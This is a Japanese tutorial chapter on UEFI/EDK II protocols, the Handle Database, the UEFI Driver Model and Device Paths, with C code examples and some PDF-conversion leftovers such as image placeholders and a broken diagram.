
## 前提知識

- EDK II アーキテクチャ (前章)
- DXE Phase の役割 (Part I)

## プロトコルの基本概念

### プロトコルとは

プロトコル (**Protocol**) は、UEFI におけるサービス提供の標準インターフェースです。



### プロトコルの構造

#### プロトコルの定義例 (Simple Text Output):

```

// プロトコル GUID
#define EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL_GUID \
{ 0x387477c2, 0x69c7, 0x11d2, \
{ 0x8e, 0x39, 0x0, 0xa0, 0xc9, 0x69, 0x72, 0x3b } }

// プロトコルインターフェース
typedef struct _EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL {
    EFI_TEXT_RESET             Reset;
    EFI_TEXT_STRING            OutputString;
    EFI_TEXT_TEST_STRING       TestString;
    EFI_TEXT_QUERY_MODE        QueryMode;
    EFI_TEXT_SET_MODE          SetMode;
    EFI_TEXT_SET_ATTRIBUTE     SetAttribute;
    EFI_TEXT_CLEAR_SCREEN      ClearScreen;
    EFI_TEXT_SET_CURSOR_POSITION SetCursorPosition;
    EFI_TEXT_ENABLE_CURSOR     EnableCursor;
    SIMPLE_TEXT_OUTPUT_MODE    *Mode;
} EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL;


// 関数プロトタイプ
typedef
EFI_STATUS
(EFIAPI *EFI_TEXT_STRING) (
    IN EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL  *This,
    IN CHAR16                           *String
);

```

### プロトコルの3要素:

要素	説明
<b>GUID</b>	プロトコルの識別子
<b>Interface</b>	関数テーブル（構造体）
<b>Handle</b>	プロトコルがインストールされるオブジェクト

## プロトコルの設計思想




### プロトコルの利点:

- 実装の隠蔽: インターフェースのみ公開
- 動的な機能追加: 実行時にプロトコル追加可能
- 複数実装の共存: 同じインターフェースの異なる実装
- テストの容易性: モックプロトコルでテスト可能

# Handle Database

## Handle とは

Handle は、プロトコルがインストールされるオブジェクトの識別子です。




## Handle の例:

```
// Handle は EFI_HANDLE 型 (実体は void*)
typedef VOID *EFI_HANDLE;

// 使用例
EFI_HANDLE ImageHandle; // アプリケーション自身
EFI_HANDLE DeviceHandle; // デバイス
EFI_HANDLE ControllerHandle; // コントローラ
```

## Handle Database の構造

Handle Database は、DXE Core が管理する中央レジストリです。



## データ構造の概念:

```
// 概念的な構造（実装は異なる）
typedef struct {
    LIST_ENTRY           Link;          // Handle のリスト
    UINTN                Key;           // Handle 値
    LIST_ENTRY           Protocols;     // このHandleのプロトコル一覧
} IHANDLE;

typedef struct {
    UINTN                Signature;
    IHANDLE              *Handle;        // 所属する Handle
    EFI_GUID              *Protocol;      // プロトコル GUID
    VOID                 *Interface;    // プロトコル実装
    LIST_ENTRY           Link;          // 同じプロトコルのリスト
    LIST_ENTRY           ByProtocol;   // 同じプロトコルのリスト
} PROTOCOL_ENTRY;
```

## Boot Services でのプロトコル操作

プロトコル管理関数:

```

// プロトコルのインストール
EFI_STATUS
InstallProtocolInterface (
    IN OUT EFI_HANDLE      *Handle,
    IN     EFI_GUID         *Protocol,
    IN     EFI_INTERFACE_TYPE InterfaceType,
    IN     VOID             *Interface
);

// プロトコルのアンインストール
EFI_STATUS
UninstallProtocolInterface (
    IN EFI_HANDLE           Handle,
    IN EFI_GUID              *Protocol,
    IN VOID                  *Interface
);

// プロトコルの検索
EFI_STATUS
LocateProtocol (
    IN EFI_GUID   *Protocol,
    IN VOID       *Registration OPTIONAL,
    OUT VOID      **Interface
);

// Handle の取得
EFI_STATUS
LocateHandleBuffer (
    IN     EFI_LOCATE_SEARCH_TYPE SearchType,
    IN     EFI_GUID                 *Protocol OPTIONAL,
    IN     VOID                     *SearchKey OPTIONAL,
    OUT    UINTN                   *NoHandles,
    OUT    EFI_HANDLE               **Buffer
);

```

**使用例:**


```
// プロトコルの検索と使用
EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL *TextOut;
EFI_STATUS Status;

Status = gBS->LocateProtocol (
    &gEfiSimpleTextOutputProtocolGuid,
    NULL,
    (VOID**)&TextOut
);
if (!EFI_ERROR (Status)) {
    TextOut->OutputString (TextOut, L"Hello, UEFI!\r\n");
}
```

## UEFI Driver Model

### Driver Model の概要

UEFI Driver Model は、ドライバとデバイスを動的に接続する仕組みです。



Syntax error in text  
mermaid version 11.6.0

### Driver Binding Protocol

ドライバの基本インターフェース:

```


typedef struct _EFI_DRIVER_BINDING_PROTOCOL {
    EFI_DRIVER_BINDING_SUPPORTED Supported;
    EFI_DRIVER_BINDING_START Start;
    EFI_DRIVER_BINDING_STOP Stop;
    UINT32 Version;
    EFI_HANDLE ImageHandle;
    EFI_HANDLE DriverBindingHandle;
} EFI_DRIVER_BINDING_PROTOCOL;

```

### 3つの必須関数:

関数	役割	戻り値
Supported()	デバイス対応確認	EFI_SUCCESS: 対応可能 EFI_UNSUPPORTED: 非対応
Start()	ドライバ起動	EFI_SUCCESS: 起動成功 エラー: 起動失敗
Stop()	ドライバ停止	EFI_SUCCESS: 停止成功

## ドライバとデバイスの接続フロー



## ドライバの種類

### 1. Bus Driver (バスドライバ)


役割:

- バスをスキャンして子デバイスを発見
- 子デバイス用の Handle 作成
- Device Path Protocol 公開

例:

- PCI Bus Driver
- USB Bus Driver
- SCSI Bus Driver

処理フロー:



**PCI Bus Driver の例:**

```

// Supported() - PCI Root Bridge I/O Protocol が必要
EFI_STATUS
EFIAPI
PciBusDriverBindingSupported (
    IN EFI_DRIVER_BINDING_PROTOCOL    *This,
    IN EFI_HANDLE                    Controller,
    IN EFI_DEVICE_PATH_PROTOCOL      *RemainingDevicePath
)
{
    EFI_STATUS                      Status;
    EFI_PCI_ROOT_BRIDGE_IO_PROTOCOL *PciRootBridgeIo;

    // PCI Root Bridge I/O Protocol を取得
    Status = gBS->OpenProtocol (
        Controller,
        &gEfiPciRootBridgeIoProtocolGuid,
        (VOID**)&PciRootBridgeIo,
        This->DriverBindingHandle,
        Controller,
        EFI_OPEN_PROTOCOL_BY_DRIVER
    );

    if (EFI_ERROR (Status)) {
        return EFI_UNSUPPORTED;
    }

    gBS->CloseProtocol (
        Controller,
        &gEfiPciRootBridgeIoProtocolGuid,
        This->DriverBindingHandle,
        Controller
    );

    return EFI_SUCCESS;
}

// Start() - PCI デバイス列挙
EFI_STATUS
EFIAPI
PciBusDriverBindingStart (
    IN EFI_DRIVER_BINDING_PROTOCOL    *This,
    IN EFI_HANDLE                    Controller,
    IN EFI_DEVICE_PATH_PROTOCOL      *RemainingDevicePath
)
{
    // 1. PCI Root Bridge I/O Protocol 取得

```

```
// 2. PCI バススキャン  
// 3. 各 PCI デバイス用の Handle 作成  
// 4. Device Path Protocol インストール  
// 5. PCI I/O Protocol インストール  
//...  
}
```

## 2. Device Driver (デバイスドライバ)


役割:

- 特定のデバイスを制御
- I/O Protocol 提供
- 上位層へのサービス公開

例:

- USB Mass Storage Driver
- Network Interface Card Driver
- Video Graphics Driver

処理フロー:



**USB Mass Storage Driver の例:**

```

// Supported() - USB I/O Protocol が必要で、Mass Storage クラス
EFI_STATUS
EFIAPI
UsbMassStorageSupported (
    IN EFI_DRIVER_BINDING_PROTOCOL *This,
    IN EFI_HANDLE                 Controller,
    IN EFI_DEVICE_PATH_PROTOCOL   *RemainingDevicePath
)
{
    EFI_USB_IO_PROTOCOL           *UsbIo;
    EFI_INTERFACE_DESCRIPTOR       InterfaceDescriptor;

    // USB I/O Protocol 取得
    Status = gBS->OpenProtocol (
        Controller,
        &gEfiUsbIoProtocolGuid,
        (VOID**)&UsbIo,
        //...
    );

    // Interface Descriptor 取得
    UsbIo->UsbGetInterfaceDescriptor (UsbIo, &InterfaceDescriptor);

    // Mass Storage クラス (0x08) をチェック
    if (InterfaceDescriptor.InterfaceClass != 0x08) {
        return EFI_UNSUPPORTED;
    }

    return EFI_SUCCESS;
}

// Start() - Mass Storage デバイス初期化
EFI_STATUS
EFIAPI
UsbMassStorageStart (
    IN EFI_DRIVER_BINDING_PROTOCOL *This,
    IN EFI_HANDLE                 Controller,
    IN EFI_DEVICE_PATH_PROTOCOL   *RemainingDevicePath
)
{
    // 1. デバイス初期化
    // 2. Block I/O Protocol インストール
    // 3. Disk I/O Protocol インストール
    //...
}

```

### **3. Hybrid Driver (ハイブリッドドライバ)**

役割:

- Bus Driver と Device Driver の機能を兼ねる
- 子デバイス列挙と自身のサービス提供

例:

- Serial I/O Driver (UART Bus + Terminal)
- Graphics Output Protocol Driver

### **4. Service Driver (サービスドライバ)**

役割:

- ハードウェアに依存しない純粋なサービス提供
- Handle を持たない場合もある

例:

- UEFI Shell
- Network Protocol Stack (TCP/IP)
- File System Driver (FAT, ext4)

**Driver Binding Protocol を使用しない:**

```

// エントリポイントでプロトコル直接インストール
EFI_STATUS
EFIAPI
ServiceDriverEntryPoint (
    IN EFI_HANDLE          ImageHandle,
    IN EFI_SYSTEM_TABLE    *SystemTable
)
{
    EFI_HANDLE  Handle = NULL;


    // プロトコルをインストール
    return gBS->InstallProtocolInterface (
        &Handle,
        &gMyServiceProtocolGuid,
        EFI_NATIVE_INTERFACE,
        &mMyServiceProtocol
    );
}

```

## Device Path Protocol

### Device Path の役割

**Device Path** は、デバイスの階層的な位置を表現します。



## Device Path の構造

```
typedef struct {
    UINT8 Type;          // デバイスパスのタイプ
    UINT8 SubType;       // サブタイプ
    UINT8 Length[2];     // このノードの長さ
} EFI_DEVICE_PATH_PROTOCOL;

// 例: PCI Device Path
typedef struct {
    EFI_DEVICE_PATH_PROTOCOL Header;
    UINT8 Function;      // PCI 機能番号
    UINT8 Device;         // PCI デバイス番号
} PCI_DEVICE_PATH;
```

### Device Path の例:

PciRoot(0x0)/Pci(0x1F,0x2)/Sata(0x0,0x0,0x0)/HD(1,GPT,  
<GUID>,0x800,0x100000)/\EFI\BOOT\BOOTX64.EFI

解釈:

1. PciRoot(0x0) - PCI Root Bridge 0
2. Pci(0x1F,0x2) - PCI デバイス 31, 機能 2 (SATA Controller)
3. Sata(0x0,0x0,0x0) - SATA ポート 0
4. HD(1,GPT,<GUID>,...) - パーティション 1 (GPT)
5. \EFI\BOOT\BOOTX64.EFI - ファイルパス


## Device Path の種類

Type	説明	例
0x01	Hardware Device Path	PCI, MemoryMapped
0x02	ACPI Device Path	ACPI, PciRoot
0x03	Messaging Device Path	USB, SATA, Network
0x04	Media Device Path	HardDrive, CDROM, FilePath
0x05	BIOS Boot Specification	Legacy Boot
0x7F	End of Device Path	End

# プロトコルの応用パターン

## 1. プロトコルの階層化

レイヤードアーキテクチャ:



例: ファイル読み込みの流れ

```
Application
  ↓ File System Protocol (FAT Driver)
Disk I/O Protocol
  ↓ Partition Driver
Block I/O Protocol
  ↓ SATA Driver
PCI I/O Protocol
  ↓ PCI Bus Driver
Hardware (SATA Controller)
```

## 2. プロトコル通知 (Notify)

イベント駆動のプロトコル検出:

```
EFI_EVENT Event;
VOID *Registration;

// プロトコルインストール時に通知
gBS->CreateEvent (
    EVT_NOTIFY_SIGNAL,
    TPL_CALLBACK,
    MyNotifyFunction,
    NULL,
    &Event
);

gBS->RegisterProtocolNotify (
    &gEfiBlockIoProtocolGuid,
    Event,
    &Registration
);

// Notify Function
VOID
EFIAPI
MyNotifyFunction (
    IN EFI_EVENT Event,
    IN VOID *Context
)
{
    // 新しい Block I/O Protocol が追加された
    // 処理を実行
}
```

### 3. Protocol Override (上書き)

既存プロトコルの置き換え:

```
// 元のプロトコル取得
EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL *OriginalTextOut;
gBS->HandleProtocol (
    gST->ConsoleOutHandle,
    &gEfiSimpleTextOutputProtocolGuid,
    (VOID**)&OriginalTextOut
);

// 新しいプロトコルで上書き
MY_TEXT_OUTPUT_PROTOCOL *MyTextOut;
MyTextOut->Original = OriginalTextOut; // 元を保存

gBS->ReinstallProtocolInterface (
    gST->ConsoleOutHandle,
    &gEfiSimpleTextOutputProtocolGuid,
    OriginalTextOut,
    MyTextOut
);
```

## OpenProtocol と CloseProtocol

### OpenProtocol の役割

プロトコルへの安全なアクセス:

```
EFI_STATUS
OpenProtocol (
    IN  EFI_HANDLE             Handle,
    IN  EFI_GUID               *Protocol,
    OUT VOID                  **Interface OPTIONAL,
    IN   EFI_HANDLE            AgentHandle,
    IN   EFI_HANDLE            ControllerHandle,
    IN   UINT32                Attributes
);
```

## Attributes の種類:

Attribute	説明	用途
BY_HANDLE_PROTOCOL	情報取得のみ	読み取り専用
GET_PROTOCOL	取得のみ	非独占アクセス
TEST_PROTOCOL	存在確認	テスト用
BY_CHILD_CONTROLLER	子コントローラ	親子関係
BY_DRIVER	ドライバ使用	排他制御
EXCLUSIVE	排他的使用	独占アクセス

## 使用例

ドライバでの典型的な使用:

```

// Supported() - テストアクセス
EFI_STATUS
MyDriverSupported (
    IN EFI_DRIVER_BINDING_PROTOCOL *This,
    IN EFI_HANDLE                 Controller,
    IN EFI_DEVICE_PATH_PROTOCOL   *RemainingDevicePath
)
{
    EFI_PCI_IO_PROTOCOL *PciIo;
    EFI_STATUS          Status;

    // テストアクセス（排他制御なし）
    Status = gBS->OpenProtocol (
        Controller,
        &gEfiPciIoProtocolGuid,
        (VOID**)&PciIo,
        This->DriverBindingHandle,
        Controller,
        EFI_OPEN_PROTOCOL_BY_DRIVER
    );

    if (EFI_ERROR (Status)) {
        return EFI_UNSUPPORTED;
    }

    // 使用後は必ず Close
    gBS->CloseProtocol (
        Controller,
        &gEfiPciIoProtocolGuid,
        This->DriverBindingHandle,
        Controller
    );

    return EFI_SUCCESS;
}

// Start() - 実使用
EFI_STATUS
MyDriverStart (
    IN EFI_DRIVER_BINDING_PROTOCOL *This,
    IN EFI_HANDLE                 Controller,
    IN EFI_DEVICE_PATH_PROTOCOL   *RemainingDevicePath
)
{
    EFI_PCI_IO_PROTOCOL *PciIo;

```

```

// 排他的にオープン（他のドライバは使用不可）
Status = gBS->OpenProtocol (
    Controller,
    &gEfiPciIoProtocolGuid,
    (VOID**)&PciIo,
    This->DriverBindingHandle,
    Controller,
    EFI_OPEN_PROTOCOL_BY_DRIVER | 
EFI_OPEN_PROTOCOL_EXCLUSIVE
);

// 使用...

// Stop() で Close する
}


```

## まとめ

